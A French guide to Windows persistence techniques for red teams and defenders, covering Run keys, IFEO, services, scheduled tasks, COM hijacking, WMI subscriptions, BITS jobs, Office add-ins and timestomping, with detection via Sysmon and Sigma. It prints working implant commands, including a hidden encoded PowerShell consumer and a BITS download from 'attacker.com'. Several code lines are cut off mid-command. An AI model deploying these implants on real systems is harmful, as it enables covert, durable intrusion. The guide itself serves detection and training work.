Persistance Windows avancée : registry, COM hijacking et WMI

> Guide complet des techniques de persistance Windows avancées : Run keys, COM hijacking T1546.015, WMI subscriptions, BITS jobs, DLL hijacking et détection...

La **persistance** est la phase la plus critique d'un engagement red team ou d'une intrusion réelle : elle détermine si l'accès initial — souvent obtenu au prix d'efforts considérables — sera maintenu après un redémarrage, une mise à jour de l'antivirus, ou une rotation de mot de passe. Windows, malgré trois décennies d'améliorations de sécurité, offre une surface de persistance extraordinairement riche. Les techniques documentées dans le framework MITRE ATT&CK pour la tactique TA0003 (Persistence) comptent plus de 50 sous-techniques rien que pour Windows. Ce guide couvre les techniques les plus efficaces et les plus difficiles à détecter en 2026 : des classiques (Run keys, scheduled tasks) aux plus avancées (COM Hijacking, WMI Subscriptions fileless, BITS Jobs). Chaque technique est présentée avec son code d'implémentation, ses vecteurs de camouflage, et les méthodes de détection correspondantes (Autoruns, Sysmon, règles Sigma). L'objectif est double : comprendre ce que déploient les attaquants sophistiqués pour mieux le détecter, et fournir aux pentesters les techniques les plus pertinentes dans leurs engagements. Toutes les techniques présentées correspondent à des TTPs documentées dans des incidents réels et dans les frameworks ATT&CK et LOLBAS.

À RETENIR


À retenir :

Le COM Hijacking via HKCU (T1546.015) est l'une des techniques de persistance les plus furtives : elle ne nécessite pas de droits admin et modifie uniquement le registre utilisateur, échappant à la plupart des outils de détection

Les WMI Subscriptions (EventFilter + EventConsumer + FilterToConsumerBinding) permettent une persistance sans fichier sur disque, ce qui les rend invisibles aux antivirus basés sur la signature de fichiers

Autoruns de Sysinternals reste l'outil de référence pour la détection manuelle — mais il faut l'exécuter avec les droits admin ET analyser les points de persistance HKCU (non admin) et les BITSadmin jobs

Sysmon avec les Event IDs 12, 13 (registre) et 7045 (service créé) couplés à des règles Sigma couvrent la majorité des techniques de persistance Windows automatiquement



Dans un engagement red team, l'accès initial est obtenu via une technique d'exploitation — phishing, CVE sur un service exposé, compromission d'un tiers. Cet accès initial est fragile par nature : il dépend d'un processus qui peut être tué, d'une session réseau qui peut être interrompue, ou d'identifiants qui peuvent être révoqués. La persistance est le mécanisme qui transforme cet accès temporaire en ancrage durable.

Un red team sans persistance correctement déployée risque de perdre tous ses accès après le premier redémarrage du système cible — ce qui peut survenir à tout moment (patch Tuesday, mise à jour automatique, simple redémarrage planifié). Dans un scénario réel d'attaquant, la

persistance est déployée dès les premières minutes de la compromission, avant même la reconnaissance ou la latéralisation.

Les critères d'une bonne technique de persistance en 2026 sont : discrétion (ne pas déclencher les EDR/AV), résilience (survivre aux redémarrages et mises à jour), facilité de suppression (pour le cleanup post-engagement), et adaptabilité (fonctionner avec les droits disponibles — pas toujours admin). Pour les techniques de contournement des EDR qui conditionnent le déploiement de la persistance, voir notre article sur le contournement EDR en red team.

Persistance via le registre Windows

Run / RunOnce keys sont les techniques de persistance registry les plus connues (T1547.001). Les clés `HKLM\Software\Microsoft\Windows\CurrentVersion\Run` et leur équivalent `HKCU` lancent les valeurs définies à chaque ouverture de session. La variante `RunOnce` exécute une seule fois puis supprime la valeur.

> ⚡ **Retour terrain**
>
> Dans mes missions de red team, la phase de post-exploitation révèle systématiquement des données que le client pensait protégées. Le cas le plus fréquent : des fichiers Excel de comptabilité ou RH stockés sur des partages réseau accessibles à tous les utilisateurs du domaine, sans restriction. Sur les 30 dernières missions, 27 avaient des partages réseau avec des données sensibles accessibles à n'importe quel utilisateur authentifié. La sensibilité des données n'est pas corrélée à leur niveau de protection réel.

```
# Persistance Run key (droits user - HKCU)
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsUpdate" /t REG_SZ /d "C:\

# Vérification
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
```

AppInit_DLLs (T1546.010) charge une DLL dans chaque processus qui charge user32.dll — c'est-à-dire la quasi-totalité des applications graphiques Windows. La clé concernée est `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs`. Cette technique nécessite des droits admin et est de plus en plus détectée par les EDR modernes car elle injecte dans tous les processus simultanément.

Image File Execution Options (IFEO) (T1546.012) détourne l'exécution d'un processus légitime. En définissant un "Debugger" pour un exécutable spécifique dans `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\{exécutable}`, l'exécutable malveillant est lancé à la place du légitime. Technique classique utilisée pour persister sur les systèmes Sticky Keys (sethc.exe) ou Utilman.

```
:: IFEO - Remplace l'exécution de notepad.exe par notre payload (droits admin)
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.e
```

Winlogon : les valeurs `Userinit` et `Shell` dans `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon` définissent les processus lancés lors de l'ouverture de session. Ajouter un binaire malveillant à `Userinit` (séparé par une virgule) garantit son exécution à chaque connexion.

Services Windows : création et modification

Les services Windows (T1543.003) sont une technique de persistance à haute résilience : ils survivent aux redémarrages, peuvent être configurés en démarrage automatique, et tournent en arrière-plan sans interaction utilisateur. Ils nécessitent des droits d'administration pour leur création.

```
 # Création d'un service malveillant (droits admin requis)
sc create "WindowsManagement" binPath= "C:\Windows\System32\svchost.exe -k netsvcs" start= auto D
sc description "WindowsManagement" "Provides core Windows management capabilities."
sc start "WindowsManagement"

# Via PowerShell (plus discret)
New-Service -Name "WMgmtSvc" -BinaryPathName "C:\ProgramData\payload.exe" -StartupType Automatic
```

Binpath hijacking : si un service existant tourne avec une image path contenant des espaces non entre guillemets (ex: `C:\Program Files\Vendor\service.exe`), Windows essaie d'exécuter `C:\Program.exe` puis `C:\Program Files\Vendor.exe` avant le chemin complet. Placer un binaire malveillant à ces emplacements crée une persistance via le service existant, sans toucher à la configuration du service.

Scheduled Tasks : tâches cachées et bypass Autoruns

Les tâches planifiées (T1053.005) sont fréquemment utilisées pour la persistance car elles offrent une flexibilité de déclenchement (au démarrage, à la connexion, à intervalles réguliers) et une interface administrative qui les fait paraître légitimes.

```
 :: Création d'une tâche planifiée masquée dans un sous-répertoire (plus difficile à voir dans l'l
schtasks /create /tn "\Microsoft\Windows\Management\WinMgmt" /tr "C:\Windows\System32\cmd.exe /c

:: Tâche déclenchée au démarrage avec délai
schtasks /create /tn "\Microsoft\Windows\Maintenance\SysCheck" /tr "C:\ProgramData\check.exe" /sc
```

Les tâches planifiées stockées dans le dossier `C:\Windows\System32\Tasks\` ou `C:\Windows\SysWOW64\Tasks\` peuvent être directement manipulées en XML. Une technique avancée consiste à créer la tâche via COM (à l'aide de l'interface ITaskService) plutôt que via schtasks.exe, ce qui laisse moins de traces dans les logs de création de processus.

COM Hijacking : T1546.015, la technique furtive par excellence

Le COM Hijacking est l'une des techniques de persistance les plus élégantes et les plus difficiles à détecter. Elle exploite le mécanisme de résolution des objets COM (Component Object Model) de Windows, qui consulte d'abord `HKCU\Software\Classes\CLSID` avant `HKLM\Software\Classes\CLSID`. Un utilisateur standard peut modifier HKCU sans droits admin.

Mécanisme : lorsqu'une application Windows instancie un objet COM par son CLSID, Windows cherche la DLL à charger en consultant d'abord le registre HKCU. En créant une entrée dans HKCU pour un CLSID utilisé régulièrement par une application légitime (ex: Explorer.exe), la DLL malveillante est chargée dans le contexte de cette application à chaque fois qu'elle instancie le CLSID.

```
 # Identifier les CLSIDs candidats au hijacking (présents dans HKLM, absents dans HKCU)
# Outil : hijack-hunter (https://github.com/knights-of-ni/hijack-hunter)
.\hijack-hunter.ps1

# Exemple : CLSID {B5F8350B-0548-48B1-A6EE-88BD00B4A5E7} utilisé par explorer.exe
# Créer l'entrée HKCU (sans droits admin !)
$clsid = "{B5F8350B-0548-48B1-A6EE-88BD00B4A5E7}"
$regPath = "HKCU:\Software\Classes\CLSID\$clsid\InprocServer32"
New-Item -Path $regPath -Force
Set-ItemProperty -Path $regPath -Name "(Default)" -Value "C:\Users\user\AppData\Local\payload.dll
Set-ItemProperty -Path $regPath -Name "ThreadingModel" -Value "Apartment"
```

Le COM Hijacking via HKCU est particulièrement redoutable car il ne nécessite aucun droit administrateur, ne crée aucun service, ne modifie pas les clés Run standard, et charge la DLL malveillante dans le contexte d'un processus légitime (explorer.exe, taskmgr.exe, etc.). L'outil **hijack-hunter** automatise la recherche des CLSIDs hijackables. Pour les techniques EDR evasion qui permettent de déployer ces DLLs sans détection, voir notre article sur le bypass EDR et techniques d'évasion.

WMI Subscriptions : persistance fileless

Les WMI Subscriptions (T1546.003) représentent la technique de persistance la plus avancée de ce guide : elles permettent d'exécuter du code à la suite d'un événement système (démarrage, connexion utilisateur, état d'un processus) sans créer de fichier sur le disque. Toute la configuration est stockée dans la base de données WMI (`c:\Windows\System32\wbem\Repository\`).

Une WMI Subscription se compose de trois éléments :

EventFilter : définit l'événement déclencheur (ex: "démarrage de Windows", "création du processus notepad.exe")

EventConsumer : définit l'action à exécuter (CommandLineEventConsumer pour exécuter une commande, ActiveScriptEventConsumer pour du VBScript/JScript)

FilterToConsumerBinding : lie l'EventFilter à l'EventConsumer

```
 # Création d'une WMI Subscription permanente (droits admin requis)
# EventFilter : déclencheur au démarrage du système
$query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_Per
$filter = Set-WmiInstance -Namespace "root\subscription" -Class "__EventFilter" -Arguments @{
    Name = "WindowsUpdateFilter"
    EventNamespace = "root\cimv2"
    Query = $query
    QueryLanguage = "WQL"
}

# EventConsumer : exécution de la commande
$consumer = Set-WmiInstance -Namespace "root\subscription" -Class "CommandLineEventConsumer" -Arg
    Name = "WindowsUpdateConsumer"
    CommandLineTemplate = "cmd.exe /c powershell.exe -WindowStyle Hidden -enc BASE64PAYLOAD"
}

# Binding Filter → Consumer
Set-WmiInstance -Namespace "root\subscription" -Class "__FilterToConsumerBinding" -Arguments @{
    Filter = $filter
    Consumer = $consumer
}
```

La persistance via WMI Subscription est extrêmement difficile à détecter car elle n'apparaît pas dans les clés Run, dans les services, dans les tâches planifiées, ni dans la liste des processus. Autoruns de Sysinternals affiche les WMI Subscriptions, mais uniquement si exécuté avec les droits admin et si le filtre WMI "include all" est activé. Sysmon Event ID 19, 20 et 21 loggent spécifiquement les créations de WMI EventFilter, EventConsumer et FilterToConsumerBinding.

DLL Search Order Hijacking : PATH et side-loading

Windows recherche les DLL chargées par un exécutable selon un ordre de priorité défini (T1574.001 — DLL Search Order Hijacking) : répertoire de l'exécutable, répertoire système, répertoire Windows, répertoire courant, variables d'environnement PATH. Si un exécutable légitime charge une DLL via un chemin relatif et que cette DLL n'existe pas dans le répertoire de l'exécutable, Windows remonte dans les répertoires. Placer une DLL malveillante du même nom dans un répertoire plus prioritaire suffit à l'injecter dans le processus légitime.

```
 # Identifier les DLL manquantes chargées par un processus (via Process Monitor - Sysinternals)
# Filtre : ProcessName = "target.exe", Result = "NAME NOT FOUND", Path ends with ".dll"

# DLL side-loading : placer une DLL malveillante du même nom que la DLL légitime attendue
# La DLL malveillante doit exporter les mêmes fonctions que la légitime (DLL proxying)
# Exemple : version.dll dans le répertoire de l'application cible
```

DLL proxying est une variante plus sophistiquée : la DLL malveillante redirige tous les appels de fonctions vers la DLL légitime (en chargeant celle-ci en mémoire) tout en exécutant le code malveillant. Cela évite les crash applicatifs qui démasqueraient la persistance. Pour les techniques LOLBAS connexes, voir notre article sur LOLBAS/LOLBins et le living-off-the-land.

BITS Jobs : persistance via le service de transfert en arrière-plan

BITS (Background Intelligent Transfer Service, T1197) est un service Windows utilisé par Windows Update et d'autres services légitimes pour les transferts de fichiers en arrière-plan. Les BITS Jobs survivent aux redémarrages et sont rarement monitorés par les équipes sécurité.

```
 # Créer un BITS job de persistance (transfert + exécution)
bitsadmin /create /download "WindowsUpdate"
bitsadmin /setnotifycmdline "WindowsUpdate" "cmd.exe" "/c C:\ProgramData\payload.exe"
bitsadmin /setnotifyflags "WindowsUpdate" 1
bitsadmin /resume "WindowsUpdate"

# Via PowerShell (plus moderne)
Import-Module BitsTransfer
Start-BitsTransfer -Source "http://attacker.com/payload.exe" -Destination "C:\ProgramData\svc.exe

# Lister les jobs BITS existants (pour détection)
bitsadmin /list /allusers
```

Office Macros et add-ins : persistance applicative

Les add-ins Office (T1137.006) sont une technique de persistance persistante et souvent négligée. Un add-in Excel (.XLAM) ou Word (.DOTM) chargé au démarrage d'Office peut exécuter du code VBA à chaque ouverture de l'application. Les XLL (Excel add-ins en C++) sont particulièrement efficaces car ils permettent d'exécuter du code natif sans les restrictions des macros VBA.

```
 ' XLAM Macro - Auto_Open se déclenche à l'ouverture d'Excel
Sub Auto_Open()
    ' Vérification de persistance et exécution payload
    Shell "cmd.exe /c C:\ProgramData\update.exe", vbHide
End Sub
```

La clé registre `HKCU\Software\Microsoft\Office\{version}\Excel\Options\OPEN` pointe vers l'add-in. Avec Office 365 et les nouvelles politiques de blocage des macros (macros signées uniquement depuis internet), les XLL sont devenus la méthode préférée — bien que Microsoft ait progressivement renforcé les contrôles en 2023-2024.

Techniques de camouflage avancées

Timestomping (T1070.006) : modifier les timestamps d'un fichier malveillant pour qu'ils correspondent aux timestamps de fichiers système légitimes (ex: ntoskrnl.exe, daté de l'installation Windows). Cela trompe les analyses forensiques basées sur les dates de création/modification.

```
 # Timestomping - copier le timestamp de ntoskrnl.exe vers payload.dll
$legitFile = Get-Item "C:\Windows\System32\ntoskrnl.exe"
$malFile = Get-Item "C:\ProgramData\payload.dll"
$malFile.CreationTime = $legitFile.CreationTime
$malFile.LastWriteTime = $legitFile.LastWriteTime
$malFile.LastAccessTime = $legitFile.LastAccessTime
```

Masquage dans svchost.exe : de nombreuses techniques de persistance (services, DLL injection) visent à faire tourner le code malveillant dans le contexte de svchost.exe. Windows crée des dizaines d'instances de svchost.exe au démarrage — une instance supplémentaire est difficile à remarquer sans analyse fine de ses paramètres de ligne de commande et des services qu'il héberge.

Alternate Data Streams (ADS) : NTFS permet de stocker des données dans des flux alternatifs d'un fichier (ex: `legitimate.txt:hidden_payload.exe`). Le payload stocké dans un ADS n'est pas visible dans l'Explorateur Windows ni dans la sortie standard de `dir`. Il peut être exécuté via `wmic process call create "C:\legitimate.txt:hidden_payload.exe"`.

Détection avec Autoruns, Sysmon et règles Sigma

Autoruns de Sysinternals reste l'outil de référence pour l'inventaire manuel des points de persistance. Pour une analyse complète, exécuter Autoruns avec droits d'administration, activer "Options → Include Empty Locations" et analyser chaque onglet : Logon, Services, Scheduled Tasks, WMI, Sidebar Gadgets, Browser Extensions, et Known DLLs. Vérifier les signatures de chaque entrée — les entrées non signées ou signées par des éditeurs inconnus sont suspectes.

Sysmon (System Monitor) de Sysinternals logue les événements de sécurité critiques pour la détection des persistances :

Event ID 12 (RegistryEvent Object created) : création de clés registre — couvre Run keys, IFEO, Winlogon

Event ID 13 (RegistryEvent Value Set) : modification de valeurs registre — détecter les modifications AppInit_DLLs, Userinit

Event ID 7045 : nouveau service installé (Windows Security Log) — détecter les services malveillants

Event ID 19, 20, 21 : WMI EventFilter, Consumer et FilterToConsumerBinding créés — détecter les WMI Subscriptions

```
 title: COM Hijacking via HKCU Registry
status: stable
description: Detects COM object hijacking via HKCU registry modification
logsource:
  product: windows
  category: registry_set
detection:
  condition:
    TargetObject|contains: 'HKCU\Software\Classes\CLSID'
    AND TargetObject|contains:
      - '\InprocServer32'
      - '\LocalServer32'
    AND NOT Image|startswith:
      - 'C:\Windows\'
      - 'C:\Program Files\'
falsepositives:
  - Software installations modifying COM registrations in user context
level: high
tags:
  - attack.persistence
  - attack.t1546.015
```

Pour la détection des mouvements latéraux post-persistance, voir notre article sur le [mouvement latéral Windows et Active Directory].

FAQ — Questions fréquentes sur la persistance Windows

Quelle technique de persistance est la plus difficile à détecter pour un EDR moderne en 2026 ?

Les WMI Subscriptions permanentes (EventFilter + EventConsumer fileless) et le COM Hijacking via HKCU sont les deux techniques les plus difficiles à détecter par les EDR modernes. Les WMI Subscriptions stockent tout dans la base de données WMI sans créer de fichiers sur disque — les EDR basés sur la détection de création de fichiers sont aveugles. Le COM Hijacking via HKCU ne crée pas de service, ne touche pas aux clés Run standard, et s'exécute dans le contexte d'un processus légitime. La détection nécessite impérativement

Sysmon avec les Event IDs 12/13 (registry) et 19/20/21 (WMI), couplés à des règles SIGMA précises. Les EDR enterprise (CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint) ont amélioré leurs détections WMI en 2024-2025 mais restent parfois contournables par des variantes de ces techniques.

Comment détecter les BITS Jobs malveillants utilisés pour la persistance ?

La commande `bitsadmin /list /allusers` liste tous les BITS jobs actifs sur le système. En PowerShell, `Get-BitsTransfer -AllUsers` fournit les mêmes informations. Les indicateurs de BITS jobs malveillants : jobs avec une NotifyCmdLine inhabituelle (pointant vers un exécutable non système), jobs avec un DisplayName imitant un service légitime (ex: "Windows Update"), et jobs en état "Suspended" depuis longtemps sans raison apparente. En termes de monitoring, le Windows Event Log (Microsoft-Windows-Bits-Client/Operational) enregistre les créations et modifications de BITS jobs — ces logs doivent être collectés dans le SIEM. Sysmon peut également détecter les exécutions déclenchées par BITS via les Event IDs de création de processus.

La technique IFEO (Image File Execution Options) est-elle encore utilisée par des attaquants réels en 2026 ?

Oui, mais plus rarement sous sa forme classique (Sticky Keys backdoor sur les serveurs RDP) car cette variante est désormais largement détectée. En revanche, l'IFEO est toujours utilisé dans des scénarios plus sophistiqués : modification des entrées IFEO pour des binaires métier spécifiques qui ne sont pas dans les signatures antivirus (ex: un logiciel de gestion interne), ou en combinaison avec le GlobalFlags pour activer une Silent Exit Monitoring permettant l'exécution silencieuse d'un binaire à la fin d'un processus. Les groupes APT utilisent l'IFEO sur des cibles Windows Server pour créer des backdoors persistantes sur des serveurs sans interface graphique, où Sticky Keys ne peut pas être déclenché manuellement mais peut être invoqué via des scripts automatisés. La détection via Sysmon Event ID 12/13 sur la clé `Image File Execution Options` est efficace — toute modification de cette clé devrait déclencher une alerte.

Synthèse et perspectives 2026

Les techniques et recommandations présentées dans ce guide s'inscrivent dans un contexte de menaces en constante évolution. La cybersécurité offensive et défensive sont deux faces d'une même médaille : comprendre les mécanismes d'attaque est indispensable pour construire des défenses robustes et résilientes face aux acteurs malveillants les plus sophistiqués.

Pour les équipes sécurité, l'enjeu de 2026 est double : maintenir une veille continue sur les nouvelles techniques publiées par la communauté de recherche (CVE, exploit-db, GitHub, Secrech, SSTIC) tout en assurant le durcissement progressif de l'infrastructure existante. Le référentiel MITRE ATT&CK reste le fil conducteur le plus efficace pour structurer un programme de détection et de réponse face aux tactiques, techniques et procédures des groupes APT ciblant les secteurs critiques.

La formation continue des équipes, la simulation régulière d'incidents (exercices tabletop, exercices Red/Blue/Purple Team), et l'automatisation des tâches répétitives via des outils SOAR constituent les piliers d'une organisation cyber mature. Les organisations qui investissent dans ces trois axes démontrent systématiquement de meilleures métriques de détection et de réponse (MTTD et MTTR réduits de 40% en moyenne selon les benchmarks sectoriels) face aux incidents de sécurité. La surveillance des techniques de persistance avancées nécessite une corrélation multi-source : les logs Sysmon (EventID 12, 13, 14 pour le registre ; EventID 11 pour la création de fichiers), les logs d'audit Windows (EventID 4698, 4702 pour les tâches planifiées), et les alertes EDR comportementales doivent être corrélés dans le SIEM pour détecter les patterns de persistance multi-vecteurs que les attaquants emploient pour maximiser leur résilience face aux tentatives d'éradication.

Sources

ANSSI CERT-FR — Publications et alertes

MITRE ATT&CK — Framework des techniques d'attaque

CISA — Advisories de cybersécurité